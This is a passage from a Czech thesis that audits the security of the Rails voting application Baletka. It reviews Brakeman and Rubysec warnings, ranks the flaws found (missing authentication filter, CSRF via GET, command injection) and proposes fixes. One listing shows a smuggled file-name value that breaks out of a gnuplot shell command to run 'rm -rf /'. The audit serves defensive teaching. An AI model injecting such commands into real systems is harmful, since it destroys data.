Pokud prozkoumáme metodu `sort_column`, zjistíme, že obsahuje podmínku, která testuje, zda je parametr `params[:column]` obsažen v poli slov `%w(ballot_num title from to state)`. Pokud je takový parametr v poli obsažen, pak ho metoda vrátí a následně je dosazen do metody `order`. Pokud ne, je vrácen string `'ballot_num'` (též slovo z pole). Metoda tedy vždy vrátí jednu z hodnot v poli slov.

Metoda `include?` navíc vrací hodnotu true pouze v případě, že jsou slova totožná. Nemůže tedy dojít k podvržení pomocí zadání víceslovného parametru. Metoda `sort_direction` funguje analogicky.

Toto řešení je tedy korektní, v metodě `order` se nevyužívají placeholdery, jako ochrana proti SQL injection. Techniku, kterou jsme zde použili se jmenuje sanitizace vstupních parametrů výčtem hodnot. Pokud by i tato metoda selhala, speciální znaky, jako například uvozovky, jsou escapovány a tedy i v tom případě by SQL injection nebylo možné provést. Podle principů vícevrstvé bezpečnosti bychom však **neměli** spoléhat pouze na techniku escapování. Zranitelnost v tomto místě tedy není.

3.11.2 Brakeman - File access

Tuto oblast jsme již probrali v sekci 3.5. Ukážeme si tedy další varování nástroje Brakeman a opět vyhodnotíme, zda se opravdu jedná o bezpečnostní riziko.

Popíšeme si metodu `download` (viz výpis kódu 3.58). Tato metoda přijímá parametr `params[:id]` hlasování, které má být staženo.

Metoda je volána pomocí tlačítka „stáhnout“ (v prohlížeči). V prohlížeči je možné hodnotu id přepsat, proto je zapotřebí tuto hodnotu kontrolovat. Na řádku 3 je podmínka, která tuto kontrolu provádí. Pojďme si ještě zkontrolovat tuto metodu, zda je kontrola prováděna správně. Metoda `can_be_downloaded ?` viz výpis kódu 3.59.

Metoda `can_be_downloaded?` kontroluje, zda je stav hlasování ukončený a pomocí metody `file?` zároveň zjišťuje, zda existuje běžný soubor s daným id. Vidíme tedy, že ošetření je správné a podmínkou projde jen hlasování

Výpis kódu 3.58: Metoda pro stažení protokolu o hlasování.

```
def download
    @ballot = Ballot.find(params[:id])
    if @ballot.can_be_downloaded?
        file = @ballot.results_path
        send_file(file, filename: "Hlasovani_#{params[:id]}.pdf")
    else
        flash[:danger] = 'Tento soubor nelze stáhnout'
        redirect_to admin_path
    end
end
```

Výpis kódu 3.59: Metoda ověřující možnost stažení souboru.

```
def can_be_downloaded?
    (state_before_type_cast == 4 && File.file?(results_path))
end
```

s validním id. Je zde též správně použita metoda `file?`. Například metoda `exists?`, která je podobná metodě `file?`, je již zastaralá a je doporučeno ji nepoužívat. Na aktuálnost metod je tedy též zapotřebí brát ohled.

Brakeman byl v tomto případě také velice přísný a ohlásil nám varování, které však reálnou zranitelnost neobsahuje.

3.11.3 Brakeman - Cross-site scripting

Další dvě potenciální zranitelnosti se týkají XSS, pojďme je podrobněji prozkoumat. V obou případech se jedná o neaktualizovanou knihovnu.

Jako první uvedeme neaktualizovanou knihovnu **Loofah**, která mimo jiné zajišťuje sanitizaci HTML a tím právě zabraňuje XSS. Konkrétně nám Brakeman říká: „Loofah 2.1.1 is vulnerable. Upgrade to 2.1.2“. Je tedy vhodné tuto knihovnu aktualizovat, byť v popisu daného problému lze vypátrat, že zranitelnost se nás týká pouze v případě, že používáme technologie YARV nebo Rubinius. Ty však aplikace Baletka nepoužívá.

Brakeman nám radí aktualizovat minimálně na verzi 2.1.2, což však dle popisu problému (viz zranitelnost loofah) není dostatečné. Je tedy potřeba aktualizovat knihovnu na verzi vyšší než 2.2.1, na což nás správně upozorňuje i nástroj Rubysec (viz sekce 3.11.5).

Další neaktualizovanou knihovnou je **Rails html sanitizers**, což je knihovna s podobnou funkcionalitou jako Loofah. Konkrétně nám Brakeman říká: „rails-html-sanitizer 1.0.3 is vulnerable. Upgrade to 1.0.4“. Zde se ovšem jedná o reálnou zranitelnost a je silně doporučeno použít novější verzi (více informací v zranitelnost html-sanitizer). Nástroj Rubysec se zde shoduje s nástrojem Brakeman na jakou verzi aktualizovat (tedy 1.0.4 nebo vyšší).

3.11.4 Brakeman - Command injection

Command injection (nebo též command line injection) je již zmíněno v sekci 3.7. Prozkoumáme část kódu 3.60, která je potenciálně riziková a vyhodnotíme zda se skutečně jedná o zranitelnost.

Výpis kódu 3.60: Metoda vytvářející graf ze souboru s daty.

```
1 def create_plot
2     ...
3     tmp_file = "#{Rails.root}/tmp/tmp#{id}.gp"
4     ...
5     `gnuplot -e "filename=\'#{tmp_file}\'; out=\'#{
    gnuplot_image_path}\'" #{Rails.root.join("lib/load.gp")}`
6     ...
7   end
```

Hned zprvu uveďme, že metoda `create_plot` je volána pouze z metody `perform` ve třídě `EndBallotJob`. Navazující části kódu zde již pro zjednodušení neuvádíme, je v nich však kontrolováno zadané id, tedy bezprostřední nebezpečí použitím metody `create_plot` nehrozí. Kdybychom však metodu `create_plot` použili jinde v kódu, může potenciálně dojít k narušení filesystému, kam se soubory generované z gnuplot ukládají.

Nyní si pojďme pro tento účel zajímavé řádky metody `create_plot` popsat. Na řádku číslo 3 je do proměnné `tmp_file` ukládáno jméno souboru, ze kterého budou data předána příkazu gnuplot (viz řádek 5). Kdybychom zavolali metodu `create_plot` s nevalidním id hlasování, proměnná `tmp_file` by se dosadila do příkazu, který by mohl vypadat například takto (viz výpis kódu 3.61).

Výpis kódu 3.61: Příkaz gnuplot se škodlivými daty.

```
1 ...
2     `gnuplot -e "filename=\'#{Rails.root}/tmp/tmp'"%3brm -rf /%3b'".
    gp\'; out=\'#{gnuplot_image_path}\'" #{Rails.root.join("lib/load
    .gp")}`
3 ...
```

Když se na příkaz 3.61 podíváme blíže, zjistíme, že stačí zadat párový znak pro apostrof a uvozovky a poté středník (zakódovaný jako `%3b`). Po této sekvenci znaků se ukončí příkaz gnuplot a útočník zde může zadat libovolný škodlivý kód. Za předpokladu, že by byla nesprávně nastavena přístupová práva, může útočník celý systém zničit, nebo například získat zdrojový kód aplikace. Zbytek příkazu za škodlivým vstupem se v tomto případě vyhodnotí špatně, avšak na škodlivý příkaz útočníka to nebude mít vliv.

Potenciálně se tedy jedná o zranitelnost a je důležité, kde a jak je metoda `create_plot` použita.

3.11.5 Rubysec - zastaralé verze gemů

Jak již plyne z názvu sekce, jedná se o nástroj, který kontroluje verze gemů použitých v aplikaci. Pokud je gem zastaralý a je v něm nalezená zranitelnost, pak nás na to nástroj upozorní. V sekci 3.11.3 jsme již pomocí nástroje Brakeman dvě neaktualizované knihovny objevili. Rubysec nás však upozornil ještě na jednu potenciální zranitelnost. Pojďme ji podrobněji prozkoumat.

Konkrétně nás Rubysec varuje: „Nokogiri gem is affected by DoS vulnerabilities“. Gem nokogiri tedy obsahuje zranitelnosti vůči DoS útokům. Tento gem je uveden pouze v souboru Gemfile.lock (kde jsou uvedeny všechny gemy použité v aplikaci a také jejich závislosti). Nokogiri však nenajdeme v souboru Gemfile. To je způsobeno tím, že některý z gemů, které využíváme, tento gem potřebuje ke správnému fungování (tedy daný gem je závislý na gemu Nokogiri). Pokud jsou tedy všechny použité gemy aktuální, je pravděpodobné, že zmíněná zranitelnost gemu Nokogiri nebyla u některého použitého gemu zatím opravena. V takovém případě se můžeme pokusit takový gem nějakým způsobem nahradit (může však být složité, ne-li nemožné, zachovat správnou funkčnost aplikace) nebo můžeme přijmout riziko, které z používání gemu plyne.

3.12 Shrnutí kapitoly

Jak jsme si v této kapitole ukázali množství různých útoků a jejich variací je opravdu mnoho. Precizně tedy zabezpečit každý aspekt webové aplikace může být velice složité, což jsme si sami také mohli ověřit. Při testování dané aplikace je zapotřebí se řídit již osvědčenými postupy, avšak musíme brát v potaz, že každá aplikace je jiná a může používat různé knihovny a frameworky. Je tedy potřeba se přizpůsobit dané aplikaci a vše do detailu prověřit.

Jak jsme si ukázali i aplikace Baletka obsahovala několik zranitelností, některé i závažnějšího charakteru. V rámci těchto souhrnných testů však nebylo prokázáno možné **přímé** ovlivnění hlasování nebo jeho výsledků. Je důležité zmínit, že jsme se soustředili především na zabezpečení webové aplikace. Zabezpečení serveru, databáze a dalších možných prostředků nebylo náplní této práce.

Většina nalezených chyb byly pouze nepřímé zranitelnosti, tedy za předpokladu, že ostatní bezpečnostní opatření neselžou nemělo by k narušení dojít, avšak je důležité právě i tyto nepřímé zranitelnosti podchytit a moci se spolehnout na více vrstev zabezpečení.

Dále je důležité zdůraznit, že do úplných bezpečnostních požadavků, které by aplikace měla splňovat, je třeba zahrnout například i fyzický přístup k serveru, kde je aplikace spuštěna. Všechny tyto faktory mohou hrát roli v tom, zda je systém jako celek bezpečný.

Kapitola 4

Návrh možností pro napravení nalezených bezpečnostních pochybností

V této kapitole shrneme veškeré závěry o testování aplikace Baletka a správném zabezpečení Rails aplikací. Nejprve si uvedeme seznam „top 10" nejzávažnějších zranitelností z roku 2017 od organizace OWASP a přiřadíme dané zranitelnosti k námi testovaným aspektům aplikace Baletka. Dále pak uvedeme zranitelnosti nalezené v rámci testování, které byly zmíněny v předchozí kapitole. Navrhneme možnou opravu (nebo opravy) těchto zranitelností a zdůvodníme proč je dané řešení bezpečné. Jako poslední pak uvedeme nalezené funkční nedostatky a také navrhneme jejich možnou opravu.

Ještě zmiňme, že všechny nalezené zranitelnosti byly v průběhu testování nahlašovány vývojářům aplikace.

4.1 Top 10 seznam zranitelností (2017)

Zde si ukážeme 10 nejvážnějších bezpečnostních rizik pro rok 2017 dle OWASP (The Open Web Application Security Project). Podobné seznamy byly vytvořeny i v roce 2013 a 2010, kde některá rizika zůstávají pořád stejná, avšak některá se časem mění a proto je třeba jejich aktualizací. Mějme však na paměti, že existuje mnoho dalších zranitelností, které nemusí být v top 10 seznamu, avšak nás mohou také postihnout. Organizace OWASP mimo tento seznam vydává také další články a doporučení, týkající se bezpečnosti, dá se však říct, že tento seznam se stal *de facto* standardem na poli webových aplikací.

Metodologie, která byla použita při sestavování tohoto seznamu, se řídí odhadovaným rizikem dané zranitelnosti. Riziko je pak odhadováno z pravděpodobností s jakou se daná zranitelnost může vyskytnout a také vlivu nebo dopadu dané zranitelnosti. Následující část vychází především z [43].

Nyní už přejděme k samotnému seznamu:

1. **Injection**

   Injection, jako je SQL, OS nebo LDAP, se vyskytují při práci s důvěryhodnými daty, která se dále interpretují jako součást příkazu nebo dotazu. Škodlivá data útočníka mohou oklamat interpreter a může tak dojít k provádění nežádoucích příkazů nebo přístupu k údajům bez řádné autorizace.

2. **Narušení autentizace**

   Autentizace či správa sessions často bývají v aplikacích špatně implementovány. Tím umožňují útočníkům kompromitovat hesla, klíče, session tokeny nebo jinak využít získané identity daného uživatele, a to ať dočasně, nebo dlouhodobě.

3. **Odhalení citlivých dat**

   Mnoho webových aplikací nechrání správným způsobem citlivá data (týkající se například financí či zdraví). Útočník je pak schopný taková data ukrást, či modifikovat a tak zrealizovat podvody jako krádež identity, údajům ke kreditním kartám či jiným podvodům. Je třeba mít na paměti, že tato data vyžadují speciální přístup a tak s nimi také zacházet.

4. **XML External Entities**

   XML External Entities je typ útoku proti aplikaci, která zpracovává XML vstup. Tento útok může nastat, když vstup obsahující referenci na externí entitu je zprocesován slabě nakonfigurovaným parserem XML. Tento útok může například vést k odtajnění důvěrných údajů a k dalším dopadům na daný systém.

5. **Narušení přístupových práv**

   Ověření toho, zda je uživateli povolen přístup k dané akci, není vždy správně aplikacemi vynucováno. Útočníci mohou tyto nedostatky využít k neoprávněnému přístupu k funkcím a nebo k datům. Pro příklad uveďme zobrazování citlivých souborů, modifikace dat jiných uživatelů, změny přístupových práv a další.

6. **Nedostatečná bezpečnostní konfigurace**

   Tato zranitelnost bývá často důsledkem nezabezpečené výchozí konfigurace nebo neúplné konfigurace. Může se jednat například o nedostatečné použití HTTP hlaviček a jejich direktiv, nebo vypisování chybových zpráv s citlivými daty. Operační systémy, frameworky, knihovny a aplikace by měly být nejen bezpečně nakonfigurovány, ale také by měly být periodicky aktualizovány a měly by být sjednávány nápravy potencionálních zranitelností.

7. **Cross-Site Scripting (XSS)**

   XSS zranitelnost se objevuje v případech, kdy aplikace obsahuje nedůvěryhodná data (především uživatelský vstup), která nejsou správně validována či sanitizována. XSS pak povoluje útočníkům vykonávat skripty v prohlížeči uživatelů, které mohou například ukrást jejich session nebo uživatele přesměrovat na stránku se škodlivým obsahem.

8. **Nebezpečná deserializace**

   Nesprávná deserializace často vede k vzdálenému spuštění kódu. Dokonce i v případě, kdy chyby deserializace nevedou k vzdálenému spuštění kódu, mohou být použity k provádění útoků jako je injection nebo neoprávněnému navyšování přístupových práv.

9. **Použití komponent s prokázanými zranitelnostmi**

   Komponenty jako knihovny, frameworky a další softwarové moduly jsou spuštěny pod stejnými přístupovými právy jako aplikace. Pokud je nalezena zranitelnost v nějaké takové komponentě, může dojít například ke ztrátě dat nebo k neoprávněným zásahům na server, kde je aplikace spuštěna (včetně převzetí kontroly nad serverem).

10. **Nedostatečné Logování Monitorování**

    Nevyhovující logování a monitorování v kombinaci s chybějící nebo neúčinnou integrací může vést k mnoha bezpečnostním problémům (například napadat systémy, manipulovat, extrahovat nebo ničit data). Nedostatečné monitorování může vést především k neodhalení narušení systému.

Všechny výše uvedené zranitelnosti jsme v této práci dříve popsali, s výjimkou těch, které se nemohou vyskytovat v aplikaci Baletka (jelikož nebyly použity technologie k nim náchylné) nebo se nejedná o zranitelnosti pouze webové aplikace (například logování a monitorování, které probíhá také na straně serveru). Navíc byly analyzovány další zranitelnosti jako je CSRF (viz sekce 3.8) nebo zabezpečení prostředí (viz sekce 3.9), které se sice na tomto seznamu nevyskytují, avšak jsou také velmi důležité. CSRF se vyskytuje ve starší verzi tohoto seznamu z roku 2013.

4.2 Nalezené bezpečnostní zranitelnosti a návrhy jejich náprav

V této sekci shrneme všechny nalezené bezpečnostní zranitelnosti a pokusíme se o návrh jejich náprav. Jednotlivé zranitelnosti budou v textu uvedeny dle závažnosti, od těch nejvíce závažných po méně závažné. Jelikož je aplikace stále v aktivním vývoji, všechny nalezené zranitelnosti byly ihned zasílány

na verzovací systém, kde byly dále zkoumány (případně byla sjednána jejich náprava).

4.2.1 Směrování - neošetřená autentizace (ballot_templates)

Tato zranitelnost byla zkoumána v sekci 3.4.4. Pojďme si nyní říci, proč jsme tuto zranitelnost klasifikovali jako nejzávažnější.

Jedná se o zranitelnost, kdy bez přihlášení (tedy autentizace) je útočník schopen provádět jakékoli akce v controlleru `ballot_templates`. Jediné, co útočník k provedení tohoto útoku potřebuje, je zjištění dané URL. Dále dopad na samotnou aplikaci není tak velký, jelikož se jedná o izolovanou zranitelnost, kdy je možné provádět pouze akce z výše zmíněného controlleru, avšak i tyto akce mohou znepříjemnit fungování aplikace. Útočník tak může zjistit, jaké šablony jsou v aplikaci vytvořeny (tedy získat citlivá data jako například jaké hlasování probíhá či probíhalo). Útočník je také schopen šablony mazat, vytvářet či modifikovat.

Tuto zranitelnost je možné v seznamu ze sekce 4.1 klasifikovat do bodu číslo 5 (tedy Narušení přístupových práv). Nyní si ukážeme možnou nápravu této zranitelnosti.

Daná oprava je již naznačena v sekci 3.4.4, kde jsou podrobně probírány filtry. Právě takový filtr v controlleru `ballot_templates` chybí. Oprava je tedy v tomto případě jednoduchá, stačí přidat daný filtr, který povolí pouze pověřené osobě provádět akce tohoto controlleru (viz výpis kódu 4.1).

Výpis kódu 4.1: Možná oprava autentizace v controlleru ballot_templates.

```
1 class BallotTemplatesController < ApplicationController
2   before_action :only_admin
3   ...
4 end
```

Ukážeme si ještě jednu možnost, jak tuto zranitelnost vyřešit, pokud by většina controllerů používala filtr `before_action :only_admin`, můžeme raději tento filtr umístit pouze do Application controlleru a udělovat výjimky, kdy se filtr nebude před akcí používat (viz výpis kódu 4.2).

Na řádku 5 tedy vidíme použití filtru `before_action :only_admin`, který je použit v Application controlleru, tedy bude zděděn všem ostatním controllerům. Před každým controllerem, který tedy nechceme, aby tento filtr obsahoval, musíme uvést filtr `skip_before_action :only_admin` (viz řádek 12). Pokud filtr používáme v mnoha controllerech, je toto řešení velice vhodné v tom, že ve výchozím stavu bude vždy přístup zamítnut. Pokud však používáme stejný filtr v mnoha controllerech, je možné na něj v některém controlleru zapomenout, a tak mohou vznikat zranitelnosti jako právě tato.

Výpis kódu 4.2: Možná oprava autentizace pomocí dědění filtrů.

```
1  #app/controllers/application_controller.rb
2  class ApplicationController < ActionController::Base
3    include ApplicationHelper
4    ...
5    before_action :only_admin
6    ..
7  end
8
9  #app/controllers/votes_controller.rb
10 class VotesController < ApplicationController
11   ...
12   skip_before_action :only_admin
13   ...
14 end
```

4.2.2 CSRF - zranitelnost metod start/stop

Tato zranitelnost a její popis je uveden v sekci 3.8.4. Pomocí této zranitelnosti je útočník teoreticky schopen, přimět pověřenou osobu přistoupit na stránku obsahující CSRF, a tím tak spustit metodu `start` nebo `stop`. Tuto metodu jsme umístili na druhé místo z důvodů, že predispozice uskutečnění útoku nejsou tak vysoké. Útočník potřebuje pouze nalézt jednu z metod `start` nebo `stop`.

Útok CSRF sice není ve výše zmiňovaném seznamu uveden, avšak je v jeho předešlé verzi. Nyní si pojďme zmínit nápravu této zranitelnosti.

Jak je již uvedeno v sekci 3.8.3, Rails poskytuje ochranu proti CSRF prakticky ve výchozím stavu, avšak pouze požadavkům, které nejsou typu GET. Právě tak tato zranitelnost vznikla. Pomocí požadavku typu GET měníme nějaký stav (v tomto případě hlasování).

Oprava je relativně snadná, upravit požadavek na jinou metodu než GET. Jak jsme již uvedli, v tomto případě je měněn stav hlasování, tedy je vhodné použít metodu PUT, nebo také lze použít metodu PATCH. Ukážeme si zde nápravu pomocí metody PUT, kdy pouze nahradíme metodu GET (viz výpis kódu 4.3).

Výpis kódu 4.3: Oprava HTTP metod.

```
1 #config/routes.rb
2 put 'ballots/:id/start', to: 'ballots#start', as: :ballots_start
3 put 'ballots/:id/stop', to: 'ballots#stop', as: :stop_ballot
```

Nyní nebude CSRF možné provést díky ochraně `protect_from_forgery`.

4.2.3 Command injection - metoda backticks (gnuplot)

Tato zranitelnost je popsána v sekci 3.7.2 a v sekci 3.11.4. Jedná se o zranitelnost velmi závažnou (na seznamu uvedeném výše se vyskytuje na 1. místě).

Je však nutné zdůraznit, že tato zranitelnost je pouze potencionální. Tedy k zneužití by mohlo dojít pouze v případě, že by daná metoda (`create_plot`) byla zavolána v jiném kontextu. Metoda totiž předpokládá správnou sanitizaci parametru. Navíc je zde použita metoda backticks, která jak je zmíněno v sekci 3.7.2, by neměla být k volání příkazů shellu používána. Jelikož provedení útoku za těchto okolností není možné, řadíme tedy tuto zranitelnost až na 3. místo.

Náprava této zranitelnosti není složitá, pouze místo metody backticks použijeme metodu `system` a tím tak dané zranitelnosti zamezíme (viz výpis kódu 4.4).

Výpis kódu 4.4: Oprava zranitelnosti command injection (pomocí metody system).

```
1 #app/models/ballot.rb
2 def create_plot
3   ...
4   system('gnuplot', '-e', "filename=\'#{tmp_file}\'\; out=\'#{
      gnuplot_image_path}\'\; cd ~", Rails.root.join("lib/load.gp").
      to_s)
5   ...
6 end
```

Jak je již zmíněno v sekci 3.7.2, funkce systém této zranitelnosti zabrání, jelikož vstup není interpretován shellem.

4.2.4 Two_factor_authentication - opakované zasílání ověřovacího kódu

Tato zranitelnost je popsána v sekci 3.6.2. Povoluje útočníkovi stále dokola zasílat ověřovací kód pomocí SMS. SMS jsou placené, tudíž by tím mohl útočník utrácet finanční prostředky fakulty. Samozřejmě tato zranitelnost je dostupná až ve chvíli, kdy je uživatel již autentizován, to znamená, že k tomuto útoku jsou potřebné predispozice, které nejsou jednoduché k získání.

Navrhujeme tedy, přihlášenému uživateli nedávat možnost přistupovat znovu k autentizaci pomocí ověřovacího kódu (viz výpis kódu 4.5).

Výpis kódu 4.5: Oprava opakovaného zasílání ověřovacího kódu.

```
1 #app/controllers/application_controller.rb
2 def not_authenticated
3    if user_fully_authenticated?
4      redirect_to root_path, alert: "Jste jiz prihlasen"
5   end
6 end
7
8 #app/controllers/two_factor_authentication_controller.rb
9 before_action :not_authenticated
10 ...
```

Do Application controlleru jsme přidali metodu `not_authenticated`, která ověřuje zda uživatel prošel autentizací a je tedy přihlášen.

Kdyby se tedy chtěl daný uživatel opětovně autentizovat, není mu to díky filtru `before_action :not_authenticated` na řádku 9 povoleno.

4.2.5 HTTP bezpečnostní hlavičky (CSP)

Toto téma je probíráno v sekci 3.10.3, kde je popsáno fungování hlavičky CSP. Nepřítomnost této hlavičky v aplikaci neklasifikujeme jako zranitelnost, spíše jako varování o jejím nevyužití. Tato hlavička dokáže zmírnit působení útoku XSS a dalších.

Její použití však musí být prokonzultováno a nemůže kolidovat s použitím externích zdrojů skriptů či jiných například obrazových příloh.

4.2.6 Two_factor_authentication - zachování požadavku

Při druhé části autentizace, tedy předtím, než uživatel zadá ověřovací kód, je možné do URL zadat požadavek, který bude vykonán následně po dokončení autentizace (více o two_factor_authentication viz sekce 3.6.2).

Nejedná se nutně o zranitelnost, avšak potencionální problém zde nastat může. Kdyby se útočníkovi podařilo odeslat požadavek z počítače uživatele během autentizace, pak by mohl být úspěšný a po autentizaci by se okamžitě provedla akce daná požadavkem od útočníka. Díky zranitelnosti CSRF (viz sekce 4.2.2) by pak například útočník mohl zastavit probíhající hlasování.

Pokud by byl uživatel vždy přesměrován na předem danou adresu, k vykonání takového požadavku by nemohlo dojít (viz výpis kódu 4.6).

Výpis kódu 4.6: Oprava potencionální zranitelnosti zachování požadavku.

```
1 # app/controllers/two_factor_authentication_controller.rb
2 def after_two_factor_success_for(resource)
3   ...
4   redirect_to root_path
5 end
```

Je však nutné podotknout, že daný návrh řešení by znemožňoval zasílání odkazů, které by uživatele přesměrovali například přímo na dané hlasování. Je tedy spíše důležité zajistit, aby uživatel, než bude autentizován, nemohl vykonat jakýkoli požadavek, který není GET (tedy požadavek modifikující data).

4.3 Nalezené funkční nedostatky a návrhy jejich náprav

Cílem této práce nebylo hledat funkční nedostatky, avšak při testování bezpečnostních aspektů se občas projevila i funkční nesrovnalost. Tyto nesrovnalosti byly také hlášeny na verzovací systém a řešeny vývojáři aplikace Baletka.

4.3.1 Určení čísla hlasování

Během testování bylo objeveno, že pro mezní případ se uloží špatné číslo hlasování. Do databáze má být číslo hlasování (`ballot_num`) ukládáno ve formátu „rok“ a „id“ (například 201812). Toto číslo je poté převáděno pro zobrazení ve formátu „id“ (dorovnáno na 3 číslice) pomlčka „rok“ (například 012-2018).

V případě, že se však zadalo hlasování s id 10, pak se do databáze uložila hodnota `20190`.

Byla tedy sjednána náprava (viz výpis kódu 4.7).

Výpis kódu 4.7: Oprava ukládání čísla hlasování (ballot_num) do databáze.

```
1 #app/jobs/start_ballot_job.rb
2 ...
3 num = Ballot.count_in_year(year) + 1
4 @ballot.ballot_num = year * 10**(num.to_s.size) + num
5 ...
```

Pro přehlednost jsme také aktualizovali metodu `num`, která převádí formát čísla hlasování z databáze do zobrazované podoby. Ve výpisu kódu 4.8, můžeme vidět na řádcích 4 až 9 původní metodu a dále pak na řádcích 12 až 15 aktualizovanou metodu.

Výpis kódu 4.8: Aktualizace metody num.

```
1  #app/models/ballot.rb
2
3  #puvodni metoda
4  def num
5    return '' if ballot_num.zero?
6    s = ballot_num.to_s
7    return "0" * (3 - s[4..-1].size) + s[4..-1] + "-" + s[0..3] if s
       [4..-1].size <= 3
8    s[4..-1] + "-" + s[0..3]
9  end
10
11 #aktualizovana metoda
12 def num
13   return '' if ballot_num.zero?
14   ballot_num.to_s[4..-1].rjust(3, '0') + "-" + ballot_num.to_s[0..3]
15 end
```

4.3.2 Nové hlasování - založení hlasování se začátkem i koncem v minulosti

Dalším funkčním nedostatkem, který jsme při zkoumání této aplikace objevili je, že hlasování mohlo být vytvářeno se začátkem i koncem hlasování v minulosti. Samozřejmě se jedná pouze o drobnou úpravu, pojďme si však ukázat její nápravu (viz výpis kódu 4.9).

Výpis kódu 4.9: Nastavení hranice konce hlasování.

```
1 #app/models/ballot.rb
2 errors.add(:to, 'Upravte polozku "Konec hlasovani" tak, aby
    hlasovani nekoncilo v minulosti') if to < Time.now
```

4.3.3 Zobrazování aplikace na různých typech zařízení - responzivní design

Jako poslední funkční nedostatek zmiňme zobrazování aplikace na zařízeních s malým displejem (například smartphone). Pokud by uživatel používal webový prohlížeč chrome na takovém zařízení, nesprávně se na něm aplikoval responzivní design.

Byla tedy navržena náprava v podobě meta tagu (viz výpis kódu 4.10).

Výpis kódu 4.10: Oprava responzivního zobrazování u některých prohlížečů.

```
1 #app/views/layouts/application.html.erb
2 <meta name="viewport" content="width=device-width,initial-scale=1">
```

Závěr

V této práci jsou uvedeny principy fungování a zabezpečení elektronických volebních systémů a jsou popsána jejich současná řešení. Jsou zde zmíněny konkrétní příklady využití těchto systémů v praxi a také uvedeny a popsány bezpečnostní standardy, které by měly tyto systémy splňovat. Dále jsou zde uvedeny možné auditovací metody těchto systémů.

V praktické části je zkoumána aplikace Baletka, která by měla členům Vědecké rady umožňovat jednoduchou možnost hlasovat a zároveň poskytovat bezpečné hlasovací prostředí bez možného narušení hlasování nebo jakéhokoli manipulování s hlasy. Je zde tedy prověřena celková bezpečnost aplikace.

K provedení všech bezpečnostních testů bylo nejdříve zapotřebí nastudovat fungování aplikace a její implementaci ve frameworku Ruby on Rails. Dále bylo nutné zprovoznit k testovacím účelům veškeré komponenty této aplikace (například reCaptcha nebo gnuplot). V neposlední řadě také lokálně nakonfigurovat webový server Passenger s integrací Apache.

Zkoumané oblasti jsou v práci strukturovány do jednotlivých sekcí a u každé sekce je uveden příklad s vysvětlením možného útoku a dále je uvedeno jak se proti tomuto útoku v aplikaci bránit. Celkově se jedná o 8 sekcí zahrnujících vždy danou oblast testování a také jednu sekci zahrnující automatické testování. Na závěr každé této sekce následuje zhodnocení zabezpečení v aplikaci Baletka. Každá z těchto sekcí byla nejdříve teoreticky prověřena a poté byly vytvářeny simulace útoků odpovídající dané sekci. Za účelem prezentace dané zranitelnosti, byl také často modifikován kód aplikace tak, aby obsahoval zranitelnost.

Dále bylo předmětem zkoumání, jakým způsobem bude provedeno automatické testování. Byly zvoleny automatické testovací nástroje Brakeman a rubysec. Nalezené poznatky, které vyšly z tohoto testování jsou v práci dále zkoumány. V rámci celého testování jsou brány v potaz již provedené penetrační testy a jsou shrnuty poznatky v těchto testech nalezené.

Důležité je nejen zranitelnosti nalézt, ale také si umět poradit s jejich odstraněním. Umět navrhnout efektivní, bezpečnou a stabilní nápravu. Sjednání

této nápravy by se mělo řídit bezpečnostními standardy a nemělo by se tedy jednat pouze o dočasné řešení, které by potenciálně mohlo vést k dalšímu problému v pozdější fázi vývoje či jinému problému se samotnou funkcionalitou aplikace. K nalezeným zranitelnostem je navržena nejméně jedna možná náprava. Prioritou prováděných testů je sice bezpečnost, avšak prováděné testy mohou objevit i problémy spojené s funkčností aplikace, jejichž náprava je také navržena.

Z časových důvodů není možné do bezpečnostního auditu zahrnout i zabezpečení jiných částí systému než je webová aplikace (konkrétně webový server a databáze). Struktura testování by musela být daleko rozsáhlejší. Zaměření se tedy týká té nejzranitelnější části systému, čímž bezesporu webová aplikace je, jelikož čelí přímému kontaktu s uživateli, na rozdíl od databáze či jiných částí systému, kde je přístup pouze nepřímý.

Literatura

[1] Roy G. Saltman: Effective Use of computing technology in vote-tallying [online]. 01-Říjen-1981, [cit. 5-Březen-2018]. Dostupné z: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nbsspecialpublication500-30.pdf

[2] Organization for Security and Co-operation in Europe: Handbook for the Observation of New Voting Technologies [online]. 26-Červen-2013, [cit. 17-Březen-2018]. Dostupné z: https://www.osce.org/odihr/elections/104939?download=true

